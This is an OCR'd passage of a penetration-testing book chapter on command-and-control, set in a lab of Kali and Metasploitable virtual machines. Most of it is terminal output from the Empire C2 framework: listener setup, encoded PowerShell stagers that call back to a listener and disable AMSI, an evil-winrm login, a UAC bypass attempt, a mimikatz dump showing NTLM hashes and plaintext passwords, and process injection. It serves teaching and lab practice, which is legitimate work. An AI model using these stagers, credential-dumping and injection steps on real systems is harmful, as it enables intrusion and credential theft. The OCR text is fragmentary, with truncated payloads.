
Chapter 11: Delving into Command and Control Tactics







Kali Linux
Empire Client
Kali Linux
Empire Server
Target


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Add
Settings
Discard
Start
Ultimate Kali Linux Book 3
PentestNet
kali-linux-2023.2-virtualbo... (...)
Powered Off
Metasploitable 2 (Fresh Se
Powered Off
Metasploitable 3 - Window
Powered Off
metasploitable3-ub1404 (
Powered Off
RedTeamLab
Wireless Lab
Settings... Ctrl+S
Clone... Ctrl+O
Move...
Export to OCI...
Remove...
Move to Group
Start
Pause
Reset
Stop
Discard Saved State...
Show Log... Ctrl+L
Refresh
Show in Explorer
Create Shortcut on Desktop
Sort
Search Ctrl+F
General
Name: kali-linux-2023.2-virtualbox-amd64
Operating System: Debian (64-bit)
Groups: Ultimate Kali Linux Book 3/PentestNet
System
, Optical
aging, PAE/NX, KVM Paravirtualization
128 MB
VMSVGA
Disabled
Disabled
[Optical Drive] Empty
kali-linux-2023.2-virtualbox-amd64.vdi (Normal, 80.09 GB)
rectSound
00 MT Desktop (Bridged Adapter, Realtek 8852BE Wireless LAN WiFi 6 PCI-E NIC)
00 MT Desktop (Internal Network, 'PentestNet')
Adapter 3: Intel PRO/1000 MT Desktop (Internal Network, 'RedTeamLab')
Preview
kali-linux-2023.2-virtualbox-amd64


Clone Virtual Machine
New machine name and path
Name: Empire Client
Path: D:\VirtualBox VM
Clone type
Full clone
Linked clone
Snapshots
Current machine state
Everything
Additional options
MAC Address Policy: Generate new MAC addresses for all network adapters
Additional Options: Keep Disk Names
Keep Hardware UUIDs
Help
Guided Mode
Back
Finish
Cancel



Oracle VM VirtualBox Manager
File Machine Help
Tools
New Add Settings Discard Start
Ultimate Kali Linux Book 3
PentestNet
kali-linux-2023.2-virtualbox-amd64 (Ch...)
Powered Off
Empire Client
Powered Off
Metasploitable 2 (Fresh Setup)
Powered Off
Metasploitable 3 - Windows (Chap 10 - Mid)
Powered Off
metasploitable3-ub1404 (Initial)
Powered Off
RedTeamLab
General
Name: Empire Client
Operating System: Debian (64-bit)
Groups: Ultimate Kali Linux Book 3/ PentestNet
System
Base Memory: 4096 MB
Processors: 4
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization
Preview
Empire Client
Display
Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Empire Client.vdi (Normal, 80.09 GB)
Audio
Host Driver: Windows DirectSound


```
kali@kali:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.1.50  netmask 255.255.255.0  broadcast 172.30.1.255
        inet6 fe80::c280:130d:eca4:e07c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:eb:23:e1  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 650 (650.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 3034 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
kali@kali:~$ systemctl status mariadb.service
● mariadb.service - MariaDB 10.11.4 database server
     Loaded: loaded (/lib/systemd/system/mariadb.service; disabled; preset: >
     Active: active (running) since Thu 2023-12-07 18:01:55 EST; 11s ago
       Docs: man:mariadbd(8)
             https://mariadb.com/kb/en/library/systemd/
```

```
Time Elapsed 00:00:26.69
[INFO]: csharpserver: [*] Starting Empire C# server
[INFO]: Plugin csharpserver ran successfully!
[INFO]: Empire starting up...
[INFO]: Starkiller served at http://localhost:1337/index.html
[INFO]: Started server process [4475]
[INFO]: Waiting for application startup.
[INFO]: Application startup complete.
[INFO]: Uvicorn running on http://0.0.0.0:1337 (Press CTRL+C to quit)
[INFO]: Compiler ready
```

```
  another-one:
    host: http://localhost
    port: 1337
    socketport: 5000
    username: empireadmin
    password: password123
  Empire-Server:
    host: http://172.30.1.50
    port: 1337
    socketport: 5000
    username: empireadmin
    password: password123
shortcuts:
  # Params can be a list like
  # params:
```




412 modules currently loaded
0 listeners currently active
0 agents currently active
Starkiller is now the recommended way to use Empire.
Try it out at http://172.30.1.50:1337/index.html
(Empire) >
Connection to the Empire server
Connected: http://172.30.1.50:1337 | 0 agent(s) | 1 unread message(s)


412 modules currently loaded
0 listeners currently active
0 agents currently active
Starkiller is now the recommended way to use Empire.
Try it out at http://localhost:1337/index.html
INFO: Connected to localhost
(Empire) >
Connected to local server
Connected: http://localhost:1337 | 0 agent(s) | 1 unread message(s)

```
(Empire) > admin
(Empire: admin) > user_list

Users
 ID | Username    | Admin | Enabled | Last Logon Time
----+-------------+-------+---------+-------------------------------------------
 1  | empireadmin | True  | True    | 2023-12-07 18:53:52 EST (5 minutes ago)
```

```
(Empire: admin) > create_user NewUser1 Password123 Password123 admin
INFO: Added user: NewUser1
(Empire: admin) > user_list

Users
 ID   | Username    | Admin | Enabled | Last Logon Time
------+-------------+-------+---------+-------------------------------------------
 1    | empireadmin | True  | True    | 2023-12-07 18:53:52 EST (9 minutes ago)
------+-------------+-------+---------+-------------------------------------------
 1001 | NewUser1    | False | True    | 2023-12-07 19:02:56 EST (8 seconds ago)
```

```
(Empire: admin) > disable_user 1001
INFO: Disabled user: NewUser1
(Empire: admin) > user_list

Users
 ID   | Username    | Admin | Enabled | Last Logon Time
------+-------------+-------+---------+-------------------------------------------
 1    | empireadmin | True  | True    | 2023-12-07 18:53:52 EST (13 minutes ago)
 1001 | NewUser1    | False | False   | 2023-12-07 19:07:07 EST (3 seconds ago)
```

```
(Empire: uselistener/http) > set Name DC_Listener
INFO: Set Name to DC_Listener
(Empire: uselistener/http) > set Host 172.30.1.50
INFO: Set Host to 172.30.1.50
(Empire: uselistener/http) > set Port 1335
INFO: Set Port to 1335
```

```
(Empire: uselistener/http) > execute
[+] Listener DC_Listener successfully started
```

```
(Empire) > listeners

Listeners List
```

ID	Name	Template	Created At	Enabled
1	DC_Listener	http	2023-12-07 19:16:02 EST (3 minutes ago)	True

```
(Empire: listeners) > back
(Empire) >
```

```
(Empire: usestager/multi_launcher) > set Listener DC_Listener
INFO: Set Listener to DC_Listener
(Empire: usestager/multi_launcher) > generate
INFO: Stager copied to clipboard
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlA
HIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAJABSAGUAZgA9AFsAUgBlAGYAXQAuAEEAcwBzAGUAbQ
BiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8
AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBlAHQARgBpAGUAbABkACgAJwBh
AG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkAL
gBTAGUAdAB2AGEAbAB1AGUAKAAkAE4AdQBsAGwALAAkAHQAcgB1AGUAKQA7AFsAUwB5AHMAdABlAG0ALgBEAGkAYQBnAG
4AbwBzAHQAaQBjAHMALgBFAHYAZQBuAHQAaQBuAGcALgBFAHYAZQBuAHQAUABpAG8AdgBpAGQAZQByAF0ALgBHAGUAdAB
GAGkAZQBsAGQAKAAnAG0AXwBlAG4AYQBiAGwAZQBkACcALAAnAE4AbwBuAFAAdQBiAGwAaQBjACwASQBuAHMAdABhAG4A
YwBlACcAKQAuAFMAZQB0AFYAYQBsAHUAZQAoAFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwA
GUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBUAHIAYQ
```

```
kali@kali:~$ evil-winrm -i 172.30.1.21 -u Administrator -p vagrant

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_
detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackp
layers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
[+] New agent K3YU2DLB checked in
(Empire: usestager/multi_launcher) > back
(Empire) >
```

```
(Empire: agents) > agents
```

Agents

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
K3YU2DLB	K3YU2DLB*	powershell	172.30.1.21	VAGRANT-2008R2\Administrator	powershell	3748	5/0.0	2023-12-07 19:40:23 EST (5 seconds ago)	DC_Listener

```
(Empire: agents) > interact K3YU2DLB
(Empire: K3YU2DLB) > help
```

Help Options

Name	Description	Usage
display	Display an agent property	display <property_name>
download	Tasks specified agent to download a file,	download <file_name>
help	Display the help menu for the current menu	help
history	Display last number of task results received.	history [<number_tasks>]
info	Display agent info.	info
jobs	View list of active jobs	jobs
kill_date	Set an agent's kill_date (01/01/2020)	kill_date <kill_date>

```
(Empire: K3YU2DLB) > info
```

Agent Options

session_id	**K3YU2DLB**
name	K3YU2DLB
listener	DC_Listener
host_id	1
hostname	VAGRANT-2008R2
language	powershell
language_version	5
delay	5
jitter	0.0
external_ip	172.30.1.21

```
(Empire: K3YU2DLB) > display high_integrity
high_integrity is True
(Empire: K3YU2DLB) >
```

```
(Empire: K3YU2DLB) > bypassuac DC_Listener
INFO: [*] Tasked K3YU2DLB to run Task 1
[*] Task 1 results received
Job started: 5YG19Z
[*] Task 1 results received
[!] Not in a medium integrity process!
```

```
(Empire: K3YU2DLB) > shell whoami
INFO: Tasked K3YU2DLB to run Task 3
[*] Task 3 results received
VAGRANT-2008R2\Administrator
(Empire: K3YU2DLB) > shell ipconfig
INFO: Tasked K3YU2DLB to run Task 4
[*] Task 4 results received
 Description        : Intel(R) PRO/1000 MT Desktop Adapter
 MACAddress         : 08:00:27:D7:CC:D8
 DHCPEnabled        : True
 IPAddress          : 172.30.1.21,fe80::fd63:83a2:85e3:4729
 IPSubnet           : 255.255.255.0,64
 DefaultIPGateway   :
 DNSServer          : 172.30.1.50
 DNSHostName        : vagrant-2008R2
 DNSSuffix          :

 Description        : Intel(R) PRO/1000 MT Desktop Adapter #2
 MACAddress         : 08:00:27:6B:44:0F
 DHCPEnabled        : True
 IPAddress          : 10.11.12.20,fe80::80e1:8758:e093:f087
 IPSubnet           : 255.255.255.0,64
 DefaultIPGateway   :
 DNSServer          :
 DNSHostName        : vagrant-2008R2
```

A

B

```
(Empire: K3YU2DLB) > mimikatz
INFO: [*] Tasked K3YU2DLB to run Task 6
[*] Task 6 results received
Job started: 4AG2DC
[*] Task 6 results received
Hostname: vagrant-2008R2 / S-1-5-21-2803265569-188284663-2339708011

  .#####.   mimikatz 2.2.0 (x64) #19041 Jan 29 2023 07:49:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : VAGRANT-2008R2$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 12/7/2023 4:25:36 PM
SID               : S-1-5-20
```

```
Authentication Id : 0 ; 908414 (00000000:000ddc7e)
Session           : Interactive from 1
User Name         : Administrator
Domain            : VAGRANT-2008R2
Logon Server      : VAGRANT-2008R2
Logon Time        : 12/7/2023 4:53:21 PM
SID               : S-1-5-21-2803265569-188284663-2339708011-500
        msv :
         [00010000] CredentialKeys
         * NTLM     : e02bc503339d51f71d913c245d35b50b
         * SHA1     : c805f88436bcd9ff534ee86c59ed230437505ecf
         [00000003] Primary
         * Username : Administrator
         * Domain   : VAGRANT-2008R2
         * NTLM     : e02bc503339d51f71d913c245d35b50b
         * SHA1     : c805f88436bcd9ff534ee86c59ed230437505ecf
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : VAGRANT-2008R2
         * Password : vagrant
        kerberos :
         * Username : Administrator
         * Domain   : VAGRANT-2008R2
         * Password : (null)
        ssp :
        credman :
```

```
(Empire: K3YU2DLB) > credentials
```

Credentials

ID	CredType	Domain	UserName	Host	Password/Hash
1	hash	VAGRANT-2008R2	sshd_server	vagrant-2008R2	8d0a16cfc061c3359db455d00ec27035
2	plaintext	VAGRANT-2008R2	sshd_server	vagrant-2008R2	D@rj33l1ng
3	hash	VAGRANT-2008R2	Administrator	vagrant-2008R2	e02bc503339d51f71d913c245d35b50b
4	plaintext	VAGRANT-2008R2	Administrator	vagrant-2008R2	vagrant

```
(Empire: K3YU2DLB) > ps
INFO: Tasked K3YU2DLB to run Task 21
[*] Task 21 results received
 PID   ProcessName                  Arch   UserName                          MemUsage
 ---------------------------------------------------------------------------------------
 0     Idle                         x64    N/A                               0.02 MB
 4     System                       x64    N/A                               0.29 MB
 252   smss                         x64    NT AUTHORITY\SYSTEM               0.67 MB
 328   csrss                        x64    NT AUTHORITY\SYSTEM               2.98 MB
 380   wininit                      x64    NT AUTHORITY\SYSTEM               1.60 MB
 448   msdtc                        x64    NT AUTHORITY\NETWORK SERVICE      4.44 MB
 472   services                     x64    NT AUTHORITY\SYSTEM               6.11 MB
 488   lsass                        x64    NT AUTHORITY\SYSTEM               9.09 MB
 496   lsm                          x64    NT AUTHORITY\SYSTEM               4.55 MB
 532   svchost                      x64    NT AUTHORITY\LOCAL SERVICE        3.44 MB
 584   svchost                      x64    NT AUTHORITY\LOCAL SERVICE        6.75 MB
 596   svchost                      x64    NT AUTHORITY\SYSTEM               6.04 MB
 656   VBoxService                  x64    NT AUTHORITY\SYSTEM               4.06 MB
 724   svchost                      x64    NT AUTHORITY\NETWORK SERVICE      5.05 MB
 784   winlogon                     x64    NT AUTHORITY\SYSTEM               3.82 MB
 816   svchost                      x64    NT AUTHORITY\LOCAL SERVICE        9.73 MB
 864   svchost                      x64    NT AUTHORITY\SYSTEM               21.28 MB
 916   svchost                      x64    NT AUTHORITY\LOCAL SERVICE        11.08 MB
 932   wsmprovhost                  x64    VAGRANT-2008R2\Administrator      37.79 MB
 964   svchost                      x64    NT AUTHORITY\SYSTEM               9.51 MB
 1004  svchost                      x64    NT AUTHORITY\NETWORK SERVICE      11.16 MB
```

```
(Empire: K3YU2DLB) > psinject DC_Listener 932
INFO: [*] Tasked K3YU2DLB to run Task 22
[*] Task 22 results received
Job started: WU8MP6
[+] New agent Z6V8GMSW checked in
(Empire: K3YU2DLB) > _
```

```
(Empire: K3YU2DLB) > agents

Agents
```

ID	Name	Language	Internal IP	Username	Process	PID
K3YU2DLB	K3YU2DLB*	powershell	172.30.1.21	VAGRANT-2008R2\Administrator	powershell	3748
Z6V8GMSW	Z6V8GMSW*	powershell	172.30.1.21	VAGRANT-2008R2\Administrator	wsmprovhost	932

```
(Empire: agents) > interact Z6V8GMSW
(Empire: Z6V8GMSW) > shell
INFO: Exit Shell Menu with Ctrl+C
(Z6V8GMSW) C:\Windows\system32 > cd ..
(Z6V8GMSW) C:\Windows\system32 > cd ..
(Z6V8GMSW) C:\Windows > cd ..
(Z6V8GMSW) C:\ > ls
 Mode     Owner                          LastWriteTime         Length      Name
 ----     -----                          -------------         ------      ----
 d--hs-   BUILTIN\Administrators         2009-07-13 19:34:39Z  None        $Recycle.Bin
 d--hs-   NT SERVICE\TrustedInstaller    2023-03-19 02:17:25Z  None        Boot
 d--hsl   NT AUTHORITY\SYSTEM            2009-07-13 22:06:44Z  None        Documents and Setti
ngs
 d-----   VAGRANT-2008R2\vagrant         2023-03-19 02:26:40Z  None        glassfish
 d-----   NT AUTHORITY\SYSTEM            2023-03-19 02:20:24Z  None        inetpub
```

```
(Z6V8GMSW) C:\ > exit
INFO: Task 6 results received
C:\
(Empire: Z6V8GMSW) >
```

```
(Empire: uselistener/http_malleable) > set Profile windows-updates.profile
INFO: Set Profile to windows-updates.profile
(Empire: uselistener/http_malleable) > set Host 172.30.1.50
INFO: Set Host to 172.30.1.50
(Empire: uselistener/http_malleable) > set Port 9443
INFO: Set Port to 9443
(Empire: uselistener/http_malleable) > set Name ThreatEmulation
INFO: Set Name to ThreatEmulation
(Empire: uselistener/http_malleable) > execute
[+] Listener ThreatEmulation successfully started
(Empire: uselistener/http_malleable) >
```


```
(Empire: usestager/multi_launcher) > set Listener ThreatEmulation
INFO: Set Listener to ThreatEmulation
(Empire: usestager/multi_launcher) > generate
INFO: Stager copied to clipboard
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpA
G8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAJABSAGUAZgA9AFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQ
